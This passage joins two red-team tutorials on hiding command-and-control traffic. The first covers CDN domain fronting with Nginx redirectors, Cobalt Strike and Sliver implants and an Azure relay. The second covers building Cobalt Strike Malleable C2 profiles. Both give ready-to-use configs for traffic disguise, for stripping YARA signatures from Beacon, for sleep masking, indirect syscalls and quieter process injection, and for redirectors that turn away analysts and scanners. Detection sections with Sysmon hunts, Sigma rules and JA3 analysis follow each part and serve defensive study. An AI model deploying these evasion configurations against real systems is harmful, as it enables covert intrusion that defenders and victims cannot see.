Lab topology: a Windows 10/11 victim VM (Defender on), an Ubuntu 22.04 team server, an Ubuntu 22.04 redirector running Nginx, and a Cloudflare (free tier) or CloudFront distribution pointed at the redirector. Use a cheap personal domain for the lab, or /etc/hosts entries if you keep everything local.
Phase 1: Provision the redirector
# On the redirector VM
sudo apt install nginx -y

# Self-signed cert for the redirector-to-teamserver leg (Let's Encrypt if you have a real domain)
openssl req -x509 -newkey rsa:4096 -keyout /etc/ssl/private/c2.key \
  -out /etc/ssl/certs/c2.crt -days 365 -nodes -subj "/CN=lab-redirector"
Phase 2: Nginx redirector config
The redirector forwards only known C2 URI patterns and 302s everything else to a decoy. Scanners, sandboxes, and curious analysts get bounced to Microsoft’s homepage. Real beacon traffic gets proxied to the team server.
# /etc/nginx/sites-available/c2-redirect
server {
    listen 443 ssl;
    ssl_certificate     /etc/ssl/certs/c2.crt;
    ssl_certificate_key /etc/ssl/private/c2.key;

    # Forward only your C2 URIs
    location ~* ^/(beacon|updates|check-in) {
        proxy_pass          https://<TEAM_SERVER_IP>:443;
        proxy_set_header    Host $host;      # preserve Host for the team server
        proxy_ssl_verify    off;
    }

    # Everything else is a scanner: bounce it
    location / {
        return 302 https://www.microsoft.com;
    }
}
Lock the redirector down further with allow/deny ACLs so only the CDN’s published egress ranges can hit port 443. If a defender resolves your CDN and tries to connect from anywhere else, the redirector never answers.
Phase 3: CDN distribution (Cloudflare example)
DNS:      lab-c2.yourdomain.com  ->  <REDIRECTOR_IP>   (proxied, orange cloud ON)
SSL/TLS:  Full (strict)
Firewall: allow only CDN egress IPs -> redirector:443
With the orange cloud on, lab-c2.yourdomain.com resolves to Cloudflare edge IPs, not your redirector. The victim never sees your infrastructure’s real address.

5. Cobalt Strike Malleable C2 Profile for CDN Fronting
Malleable C2 lets you shape Beacon traffic to look like something legitimate. For fronting, the single load-bearing detail is the Host header, and it must appear in both the http-get -> client and http-post -> client blocks. Miss one and your POSTs sail past the CDN unrouted while GETs work, which produces a maddening half-broken beacon.
# profiles/cdn-front.profile
set sleeptime "5000";
set jitter     "20";
set useragent  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36";

http-get {
    set uri "/beacon";
    client {
        header "Host" "lab-c2.yourdomain.com";   # CDN-fronted hostname
        header "Accept" "*/*";
    }
}
http-post {
    set uri "/updates";
    client {
        header "Host" "lab-c2.yourdomain.com";   # MUST also be here
        header "Content-Type" "application/octet-stream";
    }
}
ssl-certificate {
    set CN "lab-c2.yourdomain.com";
}
CloudFront and most CDNs require your origin to present a valid SSL certificate, so the ssl-certificate block is not optional. Validate before you start anything:
./c2lint profiles/cdn-front.profile
./teamserver "$TEAM_SERVER_IP" "$PASSWORD" profiles/cdn-front.profile
Here is the gotcha that cost me the better part of an afternoon once: a profile that passes c2lint is not guaranteed to work through a CDN. The CDN edge can rewrite HTTP requests. It may strip headers, reorder them, normalise casing, or inject its own (X-Forwarded-For, Via, CF-Ray). If your profile encodes metadata into a header the CDN mangles, the beacon checks in but the tasking silently corrupts. Always capture a real request through the full chain and diff it against what your profile expects. c2lint validates syntax, not the behaviour of somebody else’s edge.
6. Sliver: The Open-Source Alternative
If you do not have a Cobalt Strike license, Sliver supports fronting natively and is free. The relevant knobs are --domain for the front and --host-header for the routing hostname.
# Start the Sliver server
sliver-server

# Generate an HTTPS implant that fronts
generate --http lab-c2.yourdomain.com --host-header lab-c2.yourdomain.com \
         --os windows --arch amd64 --format exe --save /tmp/beacon.exe

# Start the HTTPS listener
https --domain lab-c2.yourdomain.com --lport 443
Sliver also offers mTLS and WireGuard listeners if you want a non-HTTP channel for the fallback leg. As with Cobalt Strike, the utility of fronting comes down to the CDN provider’s enforcement posture, so test the full chain, not just the listener. Verify the flags against your installed Sliver version; the CLI has churned across releases.
7. Serverless Relay: The AzureC2Relay Pattern
You can push the redirector into serverless and get profile-aware validation for free. AzureC2Relay is an Azure Function with an HTTP(S) trigger that validates incoming Beacon traffic against a Cobalt Strike Malleable C2 profile. Requests that do not match the profile’s user-agent, URI paths, headers, and query parameters get redirected to a configurable decoy site. Validated traffic is relayed to a team server inside the same virtual network, further fenced off by a network security group.
The win is twofold. The function scales and rotates trivially, and the team server never touches the public internet: it lives in a VNet reachable only from the function. A defender who somehow enumerates the Azure Function still hits a validator that speaks only to beacons matching your exact profile.
8. OPSEC Hardening for CDN Infrastructure
Fronting hides the destination, not sloppy tradecraft. Harden the whole chain.
| Technique | Abuse Scenario |
|---|---|
| Domain aging + categorization | Register front-adjacent domains early; get them categorized as benign before the op |
| WHOIS privacy | Prevent attribution linking your domains together |
| Role segmentation | Separate boxes for staging, long-haul, and phishing so one burn does not cascade |
| CDN IP allowlisting | Redirector accepts only CDN egress ranges; direct scans get nothing |
| Kill-switch routing | Re-point the CDN origin to a decoy the instant infrastructure is burned |
| TLS randomization | Vary JA3 parameters so default C2 fingerprints do not give you away |
That last one matters more than most operators realise, which brings us to how the blue team actually catches all of this.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Classic domain fronting | Front domain differs from origin; both share a CDN edge (largely blocked now) |
| CDN-as-redirector | Own CDN distribution fronts own origin; the durable pattern |
| Domainless fronting | Blank SNI to defeat SNI/Host match enforcement |
| Serverless relay | Azure Function / Worker validates and relays profile-matching traffic only |
| Malleable traffic shaping | Beacon HTTP made to mimic legitimate app traffic via profiles |
10. Defensive Strategies & Detection
Domain fronting is genuinely one of the harder C2 techniques to catch, precisely because nearly every enterprise pours enormous legitimate traffic at CDNs all day. Detection without tuning is a firehose of false positives. That said, several signals are high-confidence.
TLS inspection: the SNI/Host mismatch
The single strongest detection is decrypting TLS at the perimeter and comparing the SNI to the HTTP Host header. In classic fronting they differ, and that mismatch is a near-definitive tell. A proxy that intercepts TLS can compare the Host header to the connection’s SNI, and on mismatch overwrite the domain, log it, and alert. This is MITRE DET0196: outbound HTTPS where the TLS SNI does not match the HTTP Host, especially from curl, wget, or custom binaries with a mismatched or absent SNI targeting CDN-hosted endpoints.
Note the honest limitation: in the CDN-as-redirector model your SNI and Host are often the same value, so there is no mismatch to catch. That is why you also need behavioural and fingerprint detection.
JA3/JA3S fingerprinting
JA3 hashes the TLS handshake into a signature of how the client behaves. Cobalt Strike’s default JA3 hashes are widely published, and crucially these fingerprints survive domain fronting because they reflect the TLS client, not the domain it connects to. Feed pcap into Zeek or write Suricata rules against the tls.ja3 field to flag known C2 handshakes regardless of the front.
Sysmon telemetry
| Event ID | Name | Relevance |
|---|---|---|
| EID 3 | NetworkConnect | Outbound connections with DestinationIp, DestinationHostname; correlate CDN connections to the process |
| EID 22 | DNSQuery | CDN FQDN lookups; hunt unusual processes resolving CDN domains |
| EID 1 | ProcessCreate | Parent/child anomalies around the beacon |
| EID 7 | ImageLoaded | DLL loads for injected beacons |
The high-value hunt is a non-browser process making CDN connections. powershell.exe or rundll32.exe resolving .cloudfront.net is not normal.
title: Non-Browser Process Beaconing to CDN Endpoint
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    DestinationHostname|endswith:
      - '.cloudfront.net'
      - '.azureedge.net'
      - '.fastly.net'
      - '.workers.dev'
  filter:
    Image|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
  condition: selection and not filter
level: high
ETW and native audit
| ETW Provider | Captures |
|---|---|
Microsoft-Windows-WinINet | HTTP/S transactions including Host headers from WinINet-based C2 |
Microsoft-Windows-DNS-Client | DNS resolution events |
Microsoft-Windows-TCPIP | TCP connection telemetry |
Where Sysmon is not deployed, Security Event 5156 (Filtering Platform Connection) logs allowed connections with local/remote address and port. Enable it with:
auditpol /set /subcategory:"Filtering Platform Connection" /success:enable
Verify ETW provider GUIDs on your own host with logman query providers before you build detections on them.
Beaconing analysis
Fronted C2 still beacons. Periodic, small, regularly timed connections to CDN ranges deserve investigation even when you cannot read the headers. Baseline your legitimate CDN traffic per process first; the anomaly is the point.

11. Lab Exercise: Full Chain, Red vs. Blue
Run the whole thing end to end.
Red, verify the front works:
# On the victim VM: resolves to CDN edge, not your team server
Resolve-DnsName lab-c2.yourdomain.com
.\beacon.exe
Confirm in Wireshark that the ClientHello SNI is lab-c2.yourdomain.com and the Host header is invisible inside the TLS payload. Your team server logs should show the connection sourced from a CDN egress IP, never the victim’s address.
Blue, expose the Host header:
# Transparent TLS intercept to reveal the inner Host
mitmproxy --mode transparent --ssl-insecure
In the mitmproxy console, compare SNI against Host per flow. In the CDN-as-redirector model they match, so you fall back to JA3 (run the pcap through Zeek) and to the Sysmon EID 3 hunt for a non-browser process talking to a CDN. In a classic fronting setup the SNI would read as a third-party front while the Host reads your origin, and that gap is your alert.
12. Tools for CDN C2 Analysis
| Tool | Description | Link |
|---|---|---|
| Cobalt Strike | Commercial C2 with Malleable profiles and c2lint | cobaltstrike.com |
| Sliver | Open-source C2 with native fronting flags | github.com/BishopFox/sliver |
| Nginx | Redirector / reverse proxy | nginx.org |
| Zeek | JA3 generation and network telemetry from pcap | zeek.org |
| Suricata | IDS with tls.ja3 rule support | suricata.io |
| mitmproxy | TLS intercept to reveal Host vs SNI | mitmproxy.org |
| Wireshark | Packet inspection of the ClientHello SNI | wireshark.org |
| Sysmon | Endpoint EID 3/22/1/7 telemetry | learn.microsoft.com |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Proxy: Domain Fronting | T1090.004 | SNI/Host mismatch via TLS inspection (DET0196) |
| Proxy | T1090 | Beaconing to CDN ranges from unusual processes |
| Proxy: External Proxy | T1090.002 | CDN-as-redirector without full front |
| Web Service | T1102 | CDN/cloud-hosted C2 channel analysis |
| Application Layer Protocol: Web | T1071.001 | HTTP/S C2 transport inspection |
| Acquire Infrastructure: Domains | T1583.001 | Newly registered / low-reputation front domains |
| Acquire Infrastructure: Server | T1583.004 | Redirector and team server provisioning |
| Obfuscated Files and Information | T1027 | Malleable profile traffic shaping |
Summary
- Domain fronting hides the C2 destination by splitting the TLS SNI from the HTTP Host header, letting the CDN route to your origin while the firewall sees a benign domain.
- Classic cross-customer fronting is largely dead on CloudFront and App Engine; the durable pattern is CDN-as-redirector fronting your own distribution to your own origin.
- Resilience comes from layering: disposable CDN and redirector out front, an untouchable team server behind, so burning one layer never costs the session.
- The Host header must appear in both
http-getandhttp-postclient blocks, and passingc2lintdoes not mean the CDN will not rewrite your traffic. - Defenders catch it with TLS inspection (SNI/Host mismatch, DET0196), JA3 fingerprinting that survives the front, Sysmon EID 3 hunts for non-browser CDN connections, and beaconing analysis, all of which demand heavy baselining because legitimate CDN traffic is enormous.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Passive OSINT: Mapping the Target Without Touching It
References
Malleable C2 Profiles: Blending Into Legitimate Traffic
Objective: Learn how Cobalt Strike’s Malleable C2 DSL reshapes Beacon’s network and memory indicators to impersonate legitimate web traffic, walk through building and validating a jQuery-mimicking profile end to end in a self-owned lab, and understand the behavioral tells defenders still catch when the disguise is technically perfect.
Out-of-the-box Cobalt Strike traffic gets flagged in minutes. Not because the packets look weird to a human, but because every default .profile shipped with the framework has been fingerprinted by Snort, Suricata, JA3 databases, and every EDR vendor with a threat-intel team. When public testing put stock CS profiles against out-of-the-box IPS, detection rates were under 20%. Sounds bad for defenders, until you realize the behavioral half of the story catches almost everything anyway. That gap is the whole point of this post.
We’re going to write a profile, validate it, stand it up against a lab Windows target, capture the traffic, and then flip perspectives and detect ourselves. Framework-wise the walkthrough uses Cobalt Strike syntax (that’s where the DSL lives), but Section 8 shows the same shape in Havoc’s YAML for readers without a license.
1. What a Malleable C2 Profile Actually Is
Malleable C2 is a small domain-specific language that tells Beacon two things at once: how to transform data going into a network transaction, and, read backwards, how to recover that data on the other end. A single output block that says “mask, base64url, prepend jQuery banner, print in body” is simultaneously the encoder on Beacon and the decoder on the Team Server. The profile is a bidirectional program.
The DSL splits into two option scopes:
- Global options (
set sleeptime,set useragent,set library, etc.) apply to overall Beacon behavior. - Local options live inside a block like
http-getorhttp-postand only affect that transaction. Changing a local option inhttp-postdoes not touch whathttp-getemits.
That distinction bites people constantly. If you set a Host header inside http-get { client { } }, it does not carry over to http-post. Every transaction stands alone.
2. Profile Anatomy: Blocks and the Transform Stack
Here are the blocks you’ll actually touch, and what each one owns:
| Block | Owns |
|---|---|
http-get | Shape of Beacon check-in (poll) request and server response: URI, headers, metadata encoding, output encoding |
http-post | Shape of Beacon task-result upload: verb, URI, headers, id field, output field |
http-config | Cross-cutting web-server behavior: response header ordering (set headers), per-header values, trust_x_forwarded_for, block_useragents, allow_useragents |
stage | How Beacon is loaded into memory and the contents of the Reflective DLL: allocator, checksum, compile_time, entry_point, image_size_x86/x64, sleep_mask, syscall_method, cleanup, transform-x86/transform-x64 |
process-inject | Injected content shape and injection behavior: allocator (VirtualAllocEx / NtMapViewOfSection), min_alloc, startrwx, userwx, execute sub-block |
post-ex | Post-exploitation defaults: spawnto_x86, spawnto_x64, amsi_disable, smartinject, obfuscate, pipename |
https-certificate | Certificate served by the Team Server (issuer, subject, validity) |
Inside http-get and http-post, the request/response body flows through a transform pipeline. These operators are the building blocks:
| Operator | Effect |
|---|---|
append "string" | Append literal string to data |
prepend "string" | Prepend literal string |
base64 | Base64-encode |
base64url | URL-safe Base64 |
mask | XOR with a random 4-byte key (key is embedded in payload) |
netbios / netbiosu | NetBIOS encoding (lowercase / uppercase A-P) |
header "Name" | Put the transformed data in this HTTP header |
parameter "Name" | Put the transformed data in this URI query parameter |
uri-append | Append the data directly to the URI path |
print | Put the data in the HTTP body |
Think of it as a Unix pipe. metadata { base64url; parameter "__cfduid"; } means: take the metadata blob, base64url-encode it, stick the result into the __cfduid query parameter. Reverse the reader for the server side and you get the decoder.

3. Global Options: Sleep, Jitter, and the HTTP Library
These four global settings decide half of your network-side detectability:
| Option | Effect |
|---|---|
set sleeptime "60000" | Check-in interval in milliseconds |
set jitter "20" | Percent randomization on the sleep interval |
set useragent "..." | Overrides Beacon’s default User-Agent |
set library "winhttp" | HTTP stack used for callbacks. Defaults to wininet (only option before CS 4.9); can be wininet or winhttp. |
The library choice matters more than it looks. WinINet and WinHTTP present slightly different TLS client hellos, and those different fingerprints are exactly what JA3 hashes. Pick one and know what its JA3 looks like.
4. Crafting the HTTP Layer: The jQuery Profile
Here’s the baseline profile we’ll iterate on. Save it as /opt/profiles/jquery-lab.profile on the Team Server:
# ---- Global options ----
set sleeptime "60000";         # 60-second check-in
set jitter    "20";            # +/- 20% timing randomization
set useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36";
set library   "winhttp";       # Use WinHTTP stack (different JA3 than WinINet)

# ---- HTTP GET: check-in / task poll ----
http-get {
    set uri "/jquery-3.3.1.min.js";     # Looks like a CDN asset request

    client {
        header "Host"            "code.jquery.com";
        header "Accept"          "text/html,application/xhtml+xml";
        header "Referer"         "https://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        metadata {
            base64url;                  # Encode Beacon metadata (host, user, pid) as URL-safe b64
            parameter "__cfduid";       # Stash it in a CDN-looking cookie parameter
        }
    }

    server {
        header "Content-Type"           "application/javascript; charset=utf-8";
        header "Cache-Control"          "max-age=2592000";
        header "X-Content-Type-Options" "nosniff";

        output {
            mask;                                # XOR with random 4-byte key
            base64url;                           # Encode masked bytes
            prepend "/*! jQuery v3.3.1 */";      # Stick a real-looking JS comment on the front
            print;                               # Deliver in HTTP body
        }
    }
}

# ---- HTTP POST: task results back to Team Server ----
http-post {
    set uri "/jquery-3.3.1.min.map";    # Sourcemap for the "jQuery" asset

    client {
        header "Content-Type" "application/x-www-form-urlencoded";

        id {
            base64url;
            parameter "id";             # Beacon session ID as ?id=...
        }

        output {
            base64url;
            print;                      # Task output in POST body
        }
    }

    server {
        header "Content-Type" "application/json";
        output {
            print;
        }
    }
}
Read line by line: the URI targets a real jQuery filename, the Host header claims the request is bound for the real CDN, and the Referer chains back to the CDN’s site to complete the story. The metadata block hides Beacon’s fingerprint (hostname, username, PID, internal IP, etc.) in what looks like a CloudFlare session cookie. The server response wears a JavaScript content type, a CDN-style cache header, and a plausible JS comment glued onto the front of the encrypted body. Task output goes back over a POST to the sourcemap URL, which is also a real thing browsers request.
The first time I built one of these I spent an afternoon chasing why the response body wouldn’t decode. The answer: mask before base64url on encode means the server must apply the inverse in the same order, and I’d swapped them mentally. When your Beacon check-in times out with no error and the Team Server log is silent, look at your transform order first. c2lint will not catch that, it’s a semantic bug, not a syntax bug.
5. Killing the PE Tombstone: The stage Block
Even with perfect network camouflage, Beacon’s in-memory image is a YARA magnet. Strings like ReflectiveLoader, beacon.dll, and the standard MS-DOS stub live inside the DLL and get lit up by any decent memory scanner. The stage block rewrites those:
stage {
    set allocator      "MapViewOfFile";     # Reflective loader uses MapViewOfFile, not VirtualAlloc
    set sleep_mask     "true";              # Encrypt beacon memory while sleeping
    set syscall_method "Indirect";          # CS 4.8+: indirect syscall stubs (harder to hook)
    set checksum       "0";                 # Zero the PE checksum
    set compile_time   "11 Nov 2021 08:14:00";  # Backdate the build time
    set entry_point    "92145";             # Non-default EntryPoint
    set image_size_x64 "512000";
    set image_size_x86 "512000";
    set cleanup        "true";              # Free the reflective loader package after init

    transform-x64 {
        strrep "ReflectiveLoader" "MicrosoftLoader";   # Kills the classic YARA hit
        strrep "beacon.dll"       "";
        strrep "This program cannot be run in DOS mode" "";
        prepend "\x90\x90\x90\x90";                    # 4-byte NOP prepend shifts offsets
    }
}
Each of those strrep lines targets a string that appears verbatim in dozens of public Cobalt Strike YARA rules. Removing ReflectiveLoader alone kills the single most-cited signature. The sleep_mask true setting is the one that matters most for memory scanners: while Beacon sleeps, its memory pages get XOR-encrypted, so a scanner walking VirtualQueryEx regions sees random bytes rather than a PE header or plaintext C2 config. Only immediately before the next call does Beacon decrypt itself.
allocator set to MapViewOfFile changes the underlying allocation primitive so the region isn’t a private commit from VirtualAlloc (which is what most tools hunt first). syscall_method Indirect routes through indirect syscall stubs so userland hooks on ntdll don’t see the call frame you’d expect.
6. Process Injection Tuning
Every Beacon post-ex command (screenshot, keylogger, mimikatz) can inject into a spawned host process. The process-inject block controls how:
process-inject {
    set allocator "VirtualAllocEx";     # Or "NtMapViewOfSection" for section-based injection
    set min_alloc "4096";               # Never allocate less than a page
    set startrwx  "false";              # Initial permissions: RW (not RWX)
    set userwx    "false";              # Final permissions: RX (not RWX)

    transform-x64 {
        prepend "\x90\x90\x90\x90";     # Pad injected content
    }

    execute {
        CreateThread "ntdll!RtlUserThreadStart+0x21";
        SetThreadContext;
        NtQueueApcThread;
        RtlCreateUserThread;
    }
}
RWX pages in a remote process are the loudest possible injection signal. Every EDR built in the last decade alerts on cross-process RWX allocation, and Microsoft-Windows-Threat-Intelligence ETW will fire on it. Setting startrwx false allocates RW, writes the payload, then VirtualProtects down to RX for execution. Setting userwx false guarantees the final permission is RX, not RWX. Two VirtualProtect calls versus one direct RWX allocation, and the noise drops dramatically.
The execute block is an ordered try-list. Beacon walks it and picks the first technique that works against the target process. Each has a different footprint:
CreateThread "ntdll!RtlUserThreadStart+0x21"starts a local thread at a fake return address insidentdll, so a stack walk resembles a normal thread.SetThreadContexthijacks an existing thread (T1055.003), no new thread creation event.NtQueueApcThreaduses APCs (T1055.004), noCreateRemoteThreadtelemetry.RtlCreateUserThreadis the classic and the loudest, kept last as a fallback.
Ordering matters. Put the quietest technique first for the environment you’re operating in.
7. http-config and Header Order (The One Everyone Misses)
Header order is a fingerprint. Apache 2.4 does not emit Date, Server, Content-Length, Keep-Alive, Connection, Content-Type in that exact sequence for every response, and Cobalt Strike’s default doesn’t match Apache byte-for-byte either. Analysts fingerprint on the ordering more often than on the header values.
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server"     "Apache/2.4.54 (Ubuntu)";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents  "curl*,lynx*,wget*,python-requests*";
    set allow_useragents  "*Mozilla*";
}
block_useragents blackholes analyst scanners hitting the redirector with curl or python-requests. allow_useragents restricts to Mozilla-family. trust_x_forwarded_for makes the Team Server log the real client IP rather than the redirector.
Before deploying, verify the ordering matches a real Apache install. Curl a genuine Apache 2.4 server and compare header-by-header with a curl against your Team Server. If they differ, adjust set headers.
8. Validating and Serving the Profile
Cobalt Strike ships c2lint. Run it every time you touch a profile:
# On the Team Server host
./c2lint /opt/profiles/jquery-lab.profile
# Expected output: parsed GET/POST URIs, headers, transforms, no errors
c2lint catches syntax errors, missing required blocks, obvious foot-guns (like transforms that can’t round-trip), and prints the effective config. It does not know whether your headers match real Apache, or whether code.jquery.com is a plausible Host header for the URL you chose. Those are on you.
Start the Team Server pointing at the profile:
./teamserver 10.10.10.5 'SuperSecretPassword' /opt/profiles/jquery-lab.profile
Then in the Aggressor client, create an HTTPS listener on 443 with a lab-only self-signed cert (or a Let’s Encrypt cert for the redirector domain if you own one for lab use).
Havoc C2 equivalent (no license needed)
For readers without a Cobalt Strike license, Havoc’s listener.yaml accepts the same shape of options, expressed as YAML. It’s not the same DSL, but the concepts port cleanly (URIs, header overrides, User-Agent, sleep, jitter, Host header) so you can run the whole exercise using the open-source framework. The lab detection work below applies unchanged.
9. The Redirector: Decoupling Domain from Team Server
Never let a Beacon connect straight to the Team Server. Sit an Apache redirector in front:
# /etc/apache2/sites-enabled/redirector.conf
<VirtualHost *:443>
    SSLEngine on
    SSLCertificateFile    /etc/ssl/lab/lab.crt
    SSLCertificateKeyFile /etc/ssl/lab/lab.key

    RewriteEngine On

    # Only forward the exact Beacon URIs to the Team Server
    RewriteCond %{REQUEST_URI} ^/jquery-3\.3\.1\.min\.(js|map)$ [NC]
    RewriteRule ^(.*)$ https://TEAMSERVER_IP:443$1 [P,L]

    # Everything else: 403. Analysts and scanners see a wall.
    RewriteRule ^ - [F,L]
</VirtualHost>
Enable modules and reload:
sudo a2enmod ssl rewrite proxy proxy_http
sudo systemctl reload apache2
The redirector’s job is threefold: hide the real Team Server IP behind a throwaway VPS, silently drop any request that isn’t a valid Beacon URI (so a curious analyst hitting / gets a stock Apache 403, not a Cobalt Strike default page), and give you a burnable frontend you can rotate without touching the Team Server.

10. Capturing and Verifying the Traffic
With Beacon running on the Windows lab VM, capture on the redirector:
sudo tcpdump -i any -w /tmp/beacon.pcap 'port 443'
Open in Wireshark, decrypt with the private key, and look at the check-in request. It should be indistinguishable from a browser fetching code.jquery.com/jquery-3.3.1.min.js, right down to the header ordering and the CDN-shaped cookie parameter. The server response body starts with /*! jQuery v3.3.1 */ then a base64url blob, which reads as a slightly odd but not obviously malicious JS asset.
Now flip perspectives and extract the config from the Beacon binary itself:
pip install dissect.cobaltstrike
python3 -c "
from dissect.cobaltstrike.beacon import BeaconConfig
c = BeaconConfig.from_path('beacon.bin')
print(c.settings)
"
If you can pull the profile back out of the binary, so can a defender who catches a Beacon sample. That is the point of running it: the network camouflage might be perfect, but any captured payload gives up its own profile. Design accordingly.
11. Detecting Malleable C2: What Survives the Disguise
Behavioral detection eats network camouflage for breakfast. Here’s what still fires.
Sysmon events to hunt
| Event ID | What it catches |
|---|---|
Event ID 3 (Network Connection) | Outbound HTTPS from processes that have no business making it: rundll32.exe, dllhost.exe, notepad.exe, spoolsv.exe. |
Event ID 8 (CreateRemoteThread) | Cross-process thread creation from process-inject. |
Event ID 10 (ProcessAccess) | PROCESS_VM_WRITE + PROCESS_CREATE_THREAD handle opens, especially against LSASS or the spawnto target. |
Event ID 17 / 18 (Pipe Created / Connected) | Beacon SMB/named-pipe C2. Watch \msagent_* and \postex_*. Rename in post-ex { set pipename } but the shape stays odd. |
Event ID 22 (DNS Query) | DNS Beacon: unusually long or high-entropy hostnames at consistent frequency. |
Seeing 10 → 8 → 17 → 3 on the same process within seconds, with dllhost.exe as the target, is a high-confidence CS pattern regardless of what the packets look like.
Windows Security log
4688 (process create with parent + command line, once you enable command-line auditing) catches the classic Office spawning rundll32.exe. 7045 and 4697 catch the temporary service that GetSystem drops: a 7-character random alphanumeric service name in C:\Windows\. The service gets removed after escalation, but the event log entry does not. Hunt for it retroactively.
ETW providers
| Provider | Why it matters |
|---|---|
Microsoft-Windows-Threat-Intelligence | Fires on VirtualAllocEx, WriteProcessMemory, SetThreadContext, QueueUserAPC, the exact primitives process-inject uses. Requires a PPL consumer (an EDR driver, basically). |
Microsoft-Windows-DNS-Client | DNS Beacon telemetry. |
Microsoft-Windows-WinHttp | Correlates with set library "winhttp". If a process nobody expected is calling WinHTTP, question it. |
Network-side detection
- RITA / Zeek statistical beaconing. RITA scores connection periodicity. Even with
set jitter "50", a Beacon checking in on a 60-second base still clusters around 60 seconds. RITA catches jitter that a signature-based tool ignores. - JA3/JA3S. Cobalt Strike’s WinINet and WinHTTP TLS stacks produce known JA3 hashes. Enforce TLS inspection in the lab and match against public JA3 databases.
- Header order diff. Byte-compare your Team Server’s response headers against a real Apache 2.4 install. Order drift is a fingerprint.
- CT logs. Self-signed or freshly-issued certs stand out against baseline browsing.
- Snort/Suricata alone are not enough. Public benchmarks put stock IPS detection of common CS profiles under 20%. That’s why the behavioral layer above matters.
Sigma rules
Non-browser outbound HTTPS:
title: Non-Browser Process Outbound HTTPS to CDN-like Domains
logsource:
  product: windows
  category: network_connection    # Sysmon Event ID 3
detection:
  selection:
    EventID: 3
    DestinationPort:
      - 443
      - 80
    Initiated: 'true'
  filter_browsers:
    Image|endswith:
      - '\chrome.exe'
      - '\firefox.exe'
      - '\msedge.exe'
      - '\iexplore.exe'
  filter_system:
    Image|startswith: 'C:\Windows\System32\'
  condition: selection and not filter_browsers and not filter_system
level: medium
RWX cross-process access (catches startrwx true profiles and stock CS):
title: Cross-Process RWX Access to Common Spawnto Targets
logsource:
  product: windows
  category: process_access        # Sysmon Event ID 10
detection:
  selection:
    EventID: 10
    GrantedAccess: '0x1fffff'     # PROCESS_ALL_ACCESS, includes VM_WRITE + CREATE_THREAD
    TargetImage|endswith:
      - '\svchost.exe'
      - '\dllhost.exe'
      - '\notepad.exe'
  condition: selection
level: high
Hardening
- Enable process creation auditing with command line via GPO:
Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy → Detailed Tracking → Audit Process Creation. - Deploy Sysmon with a tuned schema (SwiftOnSecurity or olafhartong’s
sysmon-modular), specifically covering Event IDs 8, 10, 17, 18. - TLS inspection at the perimeter. If you can’t crack the TLS, none of the HTTP-layer detections work.
- Application allowlisting (WDAC/AppLocker) to block
rundll32.exe,mshta.exe,regsvr32.exefrom executing unsigned payloads. - RITA or Zeek for jitter-resilient beacon detection on internal flows.
- Disable staging on your own red-team ops (staging has real OPSEC issues); defenders should alert on any HTTP response delivering a reflective PE (content-type mismatch plus high-entropy body is a strong signal).
- Named pipe hunt for
\msagent_*,\postex_*, and any custom pipe names frompost-ex { set pipename ... }.

12. Tools
| Tool | Use | Link |
|---|---|---|
c2lint | Malleable profile syntax + semantic validation | ships with Cobalt Strike |
| Havoc C2 | Open-source alternative supporting YAML profiles | github.com/HavocFramework/Havoc |
